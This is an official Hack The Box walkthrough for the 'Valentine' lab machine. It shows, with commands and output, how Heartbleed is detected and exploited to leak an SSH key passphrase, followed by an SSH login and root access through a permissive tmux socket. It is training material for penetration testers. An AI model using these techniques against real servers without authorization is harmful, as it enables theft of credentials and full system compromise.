




Hack The Box
PEN-TESTING LABS



Valentine

28th July 2018 / Document No D18.100.13

Prepared By: Alexander Reid (Arrexel)

Machine Author: mrb3n

Difficulty: **Medium**

Classification: Official



SYNOPSIS

Valentine is a very unique medium difficulty machine which focuses on the Heartbleed vulnerability, which had devastating impact on systems across the globe.

Skills Required

- Beginner/Intermediate knowledge of Linux


Skills Learned

- Identifying servers vulnerable to Heartbleed
- Exploiting Heartbleed
- Exploiting permissive tmux sessions



Enumeration

Nmap



Nmap reveals OpenSSH and Apache running both HTTP and HTTPS.



Dirbuster

Directory Structure	Response Code	Response Size
index.php	200	233
index	200	233
cgi-bin	403	482
icons	403	480
doc	403	478
dev	200	1285
notes.txt	200	519
hype_key	200	5597
encode.php	200	776
encode	200	776
decode.php	200	772
decode	200	772

Current speed: 259 requests/sec (Select and right click for more options)
Average speed: (T) 244, (C) 272 requests/sec
Parse Queue Size: 0
Total Requests: 49780/441107
Current number of running threads: 100
Time To Finish: 00:23:58
Buttons: Back, Pause, Stop, Report
DirBuster Stopped /11303.php

Dirbuster finds a **hype_key** file as well as **encode** and **decode** directories.



Heartbleed

```
root@kali: ~/Desktop
File Edit View Search Terminal Tabs Help
root@kali: ~/Desktop x root@kali: ~/Desktop x [icon] v
root@kali:~/Desktop# nmap -p443 --script ssl-heartbleed 10.10.10.79
Starting Nmap 7.70 ( https://nmap.org ) at 2018-07-30 13:20 EDT
Nmap scan report for 10.10.10.79
Host is up (0.031s latency).

PORT      STATE SERVICE
443/tcp   open  https
| ssl-heartbleed:
|   VULNERABLE:
|     The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows for stealing information intended to be protected by SSL/TLS encryption.
|     State: VULNERABLE
|     Risk factor: High
|     OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affected by the Heartbleed bug. The bug allows for reading memory of systems protected by the vulnerable OpenSSL versions and could allow for disclosure of otherwise encrypted confidential information as well as the encryption keys themselves.
|
|     References:
|       http://cvedetails.com/cve/2014-0160/
|       http://www.openssl.org/news/secadv_20140407.txt
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
```

Running nmap again with the Heartbleed enumeration script confirms that the server is indeed vulnerable to Heartbleed, as hinted at by the machine name.



Exploitation

Heartbleed

Exploit: <https://github.com/sensepost/heartbleed-poc>

Using the above exploit, it is fairly straightforward to obtain some sensitive information from memory. Running it several times should yield a base64-encoded string.

```
root@kali: ~/Desktop/writeups/valentine
File Edit View Search Terminal Tabs Help
root@kali: ~/Desktop/writeups/valentine x root@kali: ~/Desktop x
Received heartbeat response:
0000: 02 40 00 D8 03 02 53 43 5B 90 9D 9B 72 0B BC 0C .@...SC[...r...
0010: BC 2B 92 A8 48 97 CF BD 39 04 CC 16 0A 85 03 90 .+..H...9.....
0020: 9F 77 04 33 D4 DE 00 00 66 C0 14 C0 0A C0 22 C0 .w.3....f.....".
0030: 21 00 39 00 38 00 88 00 87 C0 0F C0 05 00 35 00 !.9.8.....5.
0040: 84 C0 12 C0 08 C0 1C C0 1B 00 16 00 13 C0 0D C0 .....
0050: 03 00 0A C0 13 C0 09 C0 1F C0 1E 00 33 00 32 00 .....3.2.
0060: 9A 00 99 00 45 00 44 C0 0E C0 04 00 2F 00 96 00 ...E.D..../...
0070: 41 C0 11 C0 07 C0 0C C0 02 00 05 00 04 00 15 00 A.....
0080: 12 00 09 00 14 00 11 00 08 00 06 00 03 00 FF 01 .....
0090: 00 00 49 00 0B 00 04 03 00 01 02 00 0A 00 34 00 ..I.....4.
00a0: 32 00 0E 00 0D 00 19 00 0B 00 0C 00 18 00 09 00 2.....
00b0: 0A 00 16 00 17 00 08 00 06 00 07 00 14 00 15 00 .....
00c0: 04 00 05 00 12 00 13 00 01 00 02 00 03 00 0F 00 .....
00d0: 10 00 11 00 23 00 00 00 0F 00 01 01 30 2E 30 2E ...#.0.0.
00e0: 31 2F 64 65 63 6F 64 65 2E 70 68 70 0D 0A 43 6F l/decode.php..Co
00f0: 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70 6C ntent-Type: appl
0100: 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F ication/x-www-fo
0110: 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 43 rm-urlencoded..C
0120: 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 ontent-Length: 4
0130: 32 0D 0A 0D 0A 24 74 65 78 74 3D 61 47 56 68 63 2....$text=aGVhc
0140: 6E 52 69 62 47 56 6C 5A 47 4A 6C 62 47 6C 6C 64 nRibGVlZGJlbGlld
0150: 6D 56 30 61 47 56 6F 65 58 42 6C 43 67 3D 3D 40 mV0aGVoeXBldG==@
0160: 88 5B 0B 6A 36 80 FA C3 B1 84 F5 F8 11 CA B8 D3 .[.j6.....
```

Decoding the base64 reveals the passphrase for **hype_key** which can be used to connect via SSH as the **hype** user.

```
root@kali:~/Desktop/writeups/valentine# ssh -i hype_key hype@10.10.10.79
Enter passphrase for key 'hype_key':
Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Mon Jul 30 10:43:32 2018 from 10.10.14.10
hype@Valentine:~$
```



Privilege Escalation

tmux

Running **ps aux** reveals a tmux session being run as the root user.

```
root      1017  0.0  0.0  19976   968 tty4      Ss+  10:27   0:00 /sbin/getty -8 38400 tty4
root      1026  0.0  0.0  19976   976 tty5      Ss+  10:27   0:00 /sbin/getty -8 38400 tty5
root      1028  0.0  0.1  26416  1680 ?        Ss   10:27   0:00 /usr/bin/tmux -S /.devs/dev_sess
root      1031  0.0  0.4  20652  4572 pts/10   Ss+  10:27   0:00 -bash
root      1045  0.0  0.0  19976   976 tty2      Ss+  10:27   0:00 /sbin/getty -8 38400 tty2
```

Simply running the command **tmux -S /.devs/dev_sess** will connect to the session, with full root privileges.

```
hype@Valentine: ~
File Edit View Search Terminal Tabs Help

hype@Valentine: ~ x root@kali: ~/Desktop x

root@Valentine:/home/hype# id
uid=0(root) gid=0(root) groups=0(root)
root@Valentine:/home/hype# cd /root
root@Valentine:~# ls -lah
total 52K
drwx----- 4 root root 4.0K Feb 6 12:00 .
drwxr-xr-x 26 root root 4.0K Feb 6 11:56 ..
-rw----- 1 root root 263 Feb 16 14:42 .bash_history
-rw-r--r-- 1 root root 3.1K Dec 13 2017 .bashrc
drwx----- 2 root root 4.0K Feb 6 12:00 .cache
-rw-r--r-- 1 root root 140 Apr 19 2012 .profile
drwx----- 2 root root 4.0K Dec 13 2017 .pulse
-rw----- 1 root root 256 Dec 11 2017 .pulse-cookie
-rw----- 1 root root 1.0K Feb 5 16:45 .rnd
-rw-r--r-- 1 root root 66 Dec 13 2017 .selected_editor
-rw-r--r-- 1 root root 73 Dec 13 2017 .tmux.conf
-rwxr-xr-x 1 root root 388 Dec 13 2017 curl.sh
-rw-r--r-- 1 root root 33 Dec 13 2017 root.txt
root@Valentine:~#
```